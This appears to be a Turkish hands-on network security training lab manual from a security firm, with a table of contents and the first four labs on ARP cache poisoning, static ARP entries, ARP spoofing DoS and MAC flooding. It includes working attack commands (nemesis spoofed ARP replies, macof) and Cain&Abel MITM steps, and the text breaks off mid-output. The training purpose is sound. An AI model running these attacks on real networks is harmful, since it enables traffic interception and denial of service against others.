Uygulamalı Ağ Güvenliği Eğitimi Lab Çalışmaları

Baskı: 2 Haziran 2013

BGA Bilgi Güvenliği A.Ş. Hakkında

BGA Bilgi Güvenliği A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliği sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliği, stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliğe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA'da sürdüren BGA Bilgi Güvenliği'nin ilgi alanlarını "*Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlığı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri*" oluşturmaktadır.

Gerçekleştirdiği başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliği, kurulduğu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000'den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliği, kurulduğu 2008 yılından beri ülkemizde bilgi güvenliği konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

BGA Bilgi Güvenliği AKADEMİSİ Hakkında

BGA Bilgi Güvenliği A.Ş.'nin eğitim ve sosyal sorumluluk markası olarak çalışan Bilgi Güvenliği AKADEMİSİ, siber güvenlik konusunda ticari, gönüllü eğitimlerin düzenlenmesi ve siber güvenlik farkındalığını arttırıcı gönüllü faaliyetleri yürütülmesinden sorumludur. Bilgi Güvenliği AKADEMİSİ markasıyla bugüne kadar "Siber Güvenlik Kampları", "Siber Güvenlik Staj Okulu", "Siber Güvenlik Ar-Ge Destek Bursu" , "Ethical Hacking yarışmaları" ve "Siber Güvenlik Kütüphanesi" gibi birçok gönüllü faaliyetin destekleyici olmuştur.

İçindekiler

Cain&Abel Kullanarak ARP Cache Poisoning Saldırısı 5
İşletim Sistemlerinde Dinamik ve Statik ARP Kayıtları 9
Yerel Ağlarda Sahte ARP Paketleri Üreterek DoS Gerçekleştirme 10
MAC Flood Saldırısı Gerçekleştirerek Switch CAM Tablosu Doldurma 11
Snort, Arpwatch ve Xarp kullanarak MITM saldırılarını Engelleme 13
IP Spoofing Örnekleri 16
Sahte IPv4 TCP Paketi Üretimi 17
Sahte Ipv4 UDP Paketi Üretimi 18
IP Adresinin Sahibinin Bulunması 19
Parçalanmış IP Paketleri Kullanarak Port Tarama 20
Parçalanmış IP Paketleri Kullanarak IDS Atlatma 22
Parçalanmış IP Paketleri Kullanarak L7 Firewall Atlatma 24
TCP ve UDP Paketleri Kullanarak Traceroute Çalışmaları 26
IP Saklama Amaçlı TOR ve Proxy Kullanımı 28
İsteğe Göre ICMP Paketi Üretimi 29
ICMP Tunelling (ICMP Üzerinden TCP/HTTP Paketleri Geçirme) 30
ICMP Smurf Denial of Service Saldırısı Gerçekleştirme 31
ICMP Redirect ile L3 Seviyesinde Araya Girme Saldırısı 32
ICMP Üzerinden Uzaktan Telnet/SSH Benzeri Sistem Yönetimi 36
ICMP Flood DDoS Saldırısı Gerçekleştirme 37
TCP Üzerinden DoS/DDoS Saldırıları Gerçekleştirme 38
Gerçek/sahte IP Adresleri Kullanarak SYN Flood Saldırısı Gerçekleştirme 39
Gerçek/sahte IP Adresleri Kullanarak FIN Flood Saldırısı Gerçekleştirme 40
TCP Connection Flood Saldırısı Gerçekleştirme 42
TCP Protokolü Kullanarak Port Tarama Yöntem ve Araçları 43
UDP Protokolü Kullanarak Port Tarama Çeşitleri 45
İsteğe Göre TCP Bayraklı Paket Üretimi 47
TCP ve UDP Arasındaki Temel Farkın Gösterimi 49
SYNCookie ve SYNProxy Kullanarak SYN flood saldırılarını Engelleme 50
SYNProxy Kullanılan Sistemlere Yönelik Port Tarama 53
TCP Protokolünde IP Spoofing Kontrolü 55
Sahte DHCP Sunucu Kullanarak MITM Saldırısı 56
DHCP Kaynak Tüketimi Amaçlı DoS Saldırısı 58
DNS Sorgulamaları için Dig Kullanımı 59
DNS Üzerinden Trace Çalışmaları 63
512 Byte Üzeri DNS Paketlerinin TCP'e Çevrilmesi 65
DNS Sunucu Versiyon Belirleme 69
DNS Alt Domain Adreslerini Brute Force Denemeleriyle Bulma 72
DNS Tunneling - DNS Protokolü Üzerinden TCP/HTTP Paketleri Tünelleme 73
Metasploit Kullanarak DNS Cache Poisoning Saldırısı 78
DNS Cache Snooping 82
Sahte Alan Adları Kullanarak DNS Flood DDoS Saldırısı 83
Arttırımlı - Amplified DNS DDoS Saldırısı 85

Pratik Tcpdump Sniffer Kullanımı 85
Tshark Kullanarak İleri Seviye Paket Analizi 91
Paket/Protokol Analizi Amaçlı Wireshark Kullanımı 94
Wireshark Örnek Paket Analizleri 98
Ağ Trafiğinden Veri Ayıklama (Network Forensics-1) 102
Ağ Trafiği İçerisinde Kelime Yakalama 103
Ngrep Kullanarak Ağ Trafiğinde Tünelleme Yazılımlarını Belirleme 105
SSL Trafiğinde Paket Analizi 106
Şifreli Protokollerde Araya Girme 108
Sertifika Otoritesi Oluşturma 109
Herkese Açık Ortamlarda Paylaşım Amaçlı Paket Anonimleştirme 111
Nmap, Unicornscan ve Hping ile Performans Testleri 116
Paket Analizi, Protokol Analizi Kavramları 122
Yerel Ağda Kullanılan Protokol Oranlarını Belirleme 126
Web Sunuculara Yönelik Performans (Gecikme) Ölçümü 129
Yerel Ağlarda Kullanılmayan IP Adreslerinin Tespiti 134
Arping Kullanarak L2 Seviyesinde Paket İşlemleri 137
DNS Protokolunde Sorun Giderme – dig 140
Thsark ile TCP/IP Paket Analizi 153
MiTM Saldırılarını Çift Yönlü Engelleme 161
Tcpdump Aracınının Saldırı ve Anormallik Tespit Amaçlı Kullanımı 162
Web Sunuculara Yönelik DdoS Saldırıları ve TCP Oturum Detayları 165
Yerel Aglarda Sniffer Tespit Çalışmaları 170
Kaydedilmiş Trafiğin Tekrar Oynatılması – Tcpreplay 173
Web Sunuculara Yönelik Performans/DoS testleri 174
Medusa – Ağ Servislerine Yönelik Kaba Kuvvet Parola Test Aracı 177
Birden Fazla Alan Adı Için Tek Sertifika Kullanımı 180
NTP Servisi Kullanarak Gerçekleştirilen Amplification DDoS Saldırıları 185
Sızma Testlerinde ICMP Üzerinden Shell Alma 189
Snort Kullanarak Zararlı Yazılım Tespiti 193
Zararlı Yazılım Trafiğinin Sahte Servislerle Yönetimi 197
Siber Saldırılara Karşı Aktif Defans Uygulama 201
Zarp Kullanarak TCP/IP Protokol Zafiyetlerinin İstismarı 206
Port Taramalarında Ağ Tabanlı Atak Önleme Sistemlerini Şaşırtma 212
DoS/DDoS Testlerinde Dikkat Edilmesi Gereken Hususlar 215
DDoS Forensics:DDoS Saldırılarında Sahte IP Kullanımı Belirleme 222
Nping Kullanarak TCP Connection Flood DoS/DDoS Testleri 228
Intrusion Prevention System Stateful Signature Inspection Testleri 229
Hping Kullanarak URPF Korumalı Ağlarda IP Spoofing 235
Günümüz Internet Dünyasında IP Spoofing 239
DDOS Engellemede DFAS Yöntemi 248
SSH Tünel Üzerinden Port Tarama 252
Tek Port Üzerinden HTTPS, SSH, OpenVPN Servislerinin Hizmet Vermesi 256

UYGULAMALI AĞ GÜVENLİĞİ EĞİTİMİ LAB ÇALIŞMALARI

ARP Protokolü ve Güvenlik Zafiyetleri

Uygulama No: **BGA-UAG-01**


Cain&Abel Kullanarak ARP Cache Poisoning Saldırısı

Amaç: Ağ güvenliği konusunda bazı protokollerin zayıf yönleri bulunmaktadır. Bu protokollerden biri ARP protokülüdür. Ortadaki adam saldırısı olarak bilinen "Main in the Middle(MITM)" saldırısının vazgeçilmez bir parçasıdır. Local ağda bulunan başka bir bilgisayarın ağ trafiğini dinlenmek istenmektedir.


Lab Senaryosu: Local ağda bulunan bir bilgisayarın ağ trafiğini dinleyebilmek için ARP Cache Poisining yöntemi kullanılacaktır. Trafiği dinlenmek istenen bilgisayarın gateway ile arasına girilerek ortadaki adam saldırısı olarak bilinen "Main in the Middle(MITM)" gerçekleştirilecektir.

Gateway	PC - 01	PC - 02
192.168.2.1	192.168.2.2	192.168.2.6


- Kurban bilgisayarın(PC-02) arp tablosu kontrol edilir.




- Saldırı yapılacak bilgisayarda(PC-01) "Cain&Abel" programı çalıştırılır ve saldırı yapılacak ağ ara yüzü seçilir.




- Sniffer bölümünde yerel ağda bulunan aktif bilgisayarların keşfi yapılır. Programın orta kısmında farenin sağ düğmesine basılarak "Scan MAC Addresses" seçeneği seçilir ve isteğe göre ip aralığı ve tarama türleri belirtilerek keşif başlatılır.



- Sniffer altında bulunan "APR" bölümünde "+" düğmesine basarak kurban bilgisayarın çıkış kapısı ve kurban bilgisayarların ağ adresleri seçilir.




- Ağ zehirlemesine başlanır ve kurban bilgisayarın(PC-01) arp tablosu tekrar kontrol edilir.




- Zehirleme işlemi sonrasında kurban bilgisayarın arp tablosuna tekrar bakılır. Görüldüğü üzere çıkış kapısı (Gateway) MAC adresi değişmiş durumdadır. ARP tablosu zehirlenerek ağ trafiği saldırgan bilgisayar üzerinden geçecek şekilde devam ediyor olacaktır.

```
C:\Windows\system32>arp -a

Interface: 192.168.2.6 --- 0xc
  Internet Address      Physical Address      Type
  192.168.2.1           00-1a-73-fb-09-8a     dynamic
```

Son durumda bağlantı şekli aşağıdaki gibi devam etmektedir.



- Cain&Abel uygulamasındaki loglar aşağıdaki gibi olacaktır. FTP,SMTP,HTTP gibi önemli servislerin trafiğini pars ederek daha anlaşılır çıktılar sunacaktır.



Uygulama No: **BGA-UAG-02**

İşletim Sistemlerinde Dinamik ve Statik ARP Kayıtları

Amaç: İşletim sistemlerinde bulunan ARP protokolü kayıtları static ve dinamik şekilde tutulabilir. Linux ve Windows işletim sistemlerinde static ve dinamik arp kayıtları nasıl girilir.

Lab Senaryosu: Linux ve Windows bilgisayarlarda static ve dinamik olacak şekilde arp kayıtları girilecektir.

- Windows bilgisayarlarda Dinamik ARP Kaydı:

C:\Users\bgalabs>arp -a

```
Interface: 192.168.2.2 --- 0xb
  Internet Address      Physical Address      Type
  192.168.2.1           00-1c-a8-59-5e-25     dynamic
  192.168.2.3           90-18-7c-47-33-ad     dynamic
  192.168.2.4           8c-89-a5-c3-84-17     dynamic
  192.168.2.5           00-1a-73-fb-09-8a     dynamic
  192.168.2.6           1c-c6-3c-a2-87-48     dynamic
```

- Windows bilgisayarlarda Statik ARP Kaydı:

C:\Windows\system32> arp -s 192.168.2.1 00-1c-a8-59-5e-25

C:\Windows\system32>arp -a

```
Interface: 192.168.2.2 --- 0xb
  Internet Address      Physical Address      Type
  192.168.2.1           00-1c-a8-59-5e-25     static
  192.168.2.6           1c-c6-3c-a2-87-48     static
```

- Linux bilgisayarlarda Dinamik ARP Kaydı:

```
[root@bga ~]# arp -a
? (192.168.2.3) at 90:18:7c:47:33:ad [ether] on eth0
RT (192.168.2.1) at 00:1c:a8:59:5e:25 [ether] on eth0
? (192.168.2.2) at 00:1a:73:fb:09:8a [ether] on eth0
```

- Linux bilgisayarlarda Statik ARP Kaydı:

```
[root@bga ~]# arp -s 192.168.2.1 00:1c:a8:59:5e:26
```

```
[root@bga ~]# arp -a
? (192.168.2.3) at 90:18:7c:47:33:ad [ether] on eth0
? (192.168.2.1) at 00:1c:a8:59:5e:26 [ether] PERM on eth0
? (192.168.2.2) at 00:1a:73:fb:09:8a [ether] on eth0
```

Uygulama No: **BGA-UAG-03**

Yerel Ağlarda Sahte ARP Paketleri Üreterek DoS Gerçekleştirme


Amaç: ARP protokolündeki zaafiyet sayesinde yerel ağda kurban olarak seçilen bilgisayarın arp tablosunun zehirlenerek dolması ve ağ trafiğinin tamamını bozmak.

Lab Senaryosu: Yerel ağda bulunan kurban bilgisayara nemesis uygulaması ile sahte arp replay paketleri göndererek ağ trafiğini bozulması ve gateway ile arasındaki trafiği durması beklenir. Bu durumda kurban aynı ağdaki bilgisayarlarla iletişim kurabilirken internet erişimi kesilmiş olur.

Gateway	Saldırgan	Kurban
192.168.2.1	192.168.2.7	192.168.2.3 (1C:C6:3C:A2:87:48)

- Saldırgan bilgisayar da aşağıdaki komut çalıştırılır ve kurban bilgisayara bozuk/sahte ARP-REPLAY paketleri göndererek ağ trafiği bozulur.

```
# nemesis arp -d eth1 -r -v -S 192.168.2.1 -D 192.168.2.3 -H 00:01:02:03:04:05 -M 1C:C6:3C:A2:87:48
```



- Saldırı sonrasında çalışan nemesis uygulaması sonlandırılmalıdır.
pkill nemesis

Uygulama No: **BGA-UAG-04**

MAC Flood Saldırısı Gerçekleştirerek Switch CAM Tablosu Doldurma

Amaç: Yerel ağlarda kullanılan akıllı anahtar cihazlarının CAM tablosu ismi verilen iki bilgisayarın anahtar cihazı üzerinde haberleştiğinde bu haberleşmenin kayıtlarının tutulduğu tablonun anlamsız şekilde doldurularak anahtar cihazının akıllılık yeteneğini ortadan kaldırmak.

Lab Senaryosu: Bulunduğumuz yerel ağda gateway olarak kullanılan cihaza MAC Flood saldırısı gerçekleştirilecektir. Bu saldırı sonrasında anahtar cihazının cam tablosu dolacağından hub şeklinde çalışmaya devam edecektir.

 # macof

5b:f4:9b:53:59:90 11:c5:9c:28:87:a5 0.0.0.0.27402 > 0.0.0.0.11070: S 641495931:641495931(0) win 512
3f:32:8e:5:66:a7 e8:2d:3c:6a:da:af 0.0.0.0.12137 > 0.0.0.0.38027: S 1094023184:1094023184(0) win 512

```
f7:d2:eb:42:a2:72 29:3d:65:4b:bb:20 0.0.0.0.10652 > 0.0.0.0.20971: S
1978377194:1978377194(0) win 512
c0:95:18:4c:cc:e1 cf:f:90:20:86:cf 0.0.0.0.10937 > 0.0.0.0.29278: S 882481100:882481100(0)
win 512
f3:18:ac:7e:33:4 1e:7a:b9:71:c4:af 0.0.0.0.52095 > 0.0.0.0.58231: S
1337978984:1337978984(0) win 512
4:6d:24:53:a:d6 48:6f:20:8:b6:c8 0.0.0.0.6580 > 0.0.0.0.8291: S 1053471205:1053471205(0)
win 512
86:af:e2:10:88:52 a8:ea:ad:2a:c7:f0 0.0.0.0.37359 > 0.0.0.0.52423: S
1926765616:1926765616(0) win 512
e0:9f:58:71:a7:a6 7b:90:d:52:11:7d 0.0.0.0.10414 > 0.0.0.0.41452: S
967852127:967852127(0) win 512
f1:5b:c1:4a:37:ba 3d:7b:a4:43:1b:1e 0.0.0.0.48351 > 0.0.0.0.7330: S
1203572302:1203572302(0) win 512
6c:58:bf:77:74:16 b9:91:5e:6e:81:65 0.0.0.0.33323 > 0.0.0.0.6443: S
1397857180:1397857180(0) win 512
3c:72:44:5:27:80 49:7f:92:38:a:5a 0.0.0.0.61600 > 0.0.0.0.9702: S 83569464:83569464(0)
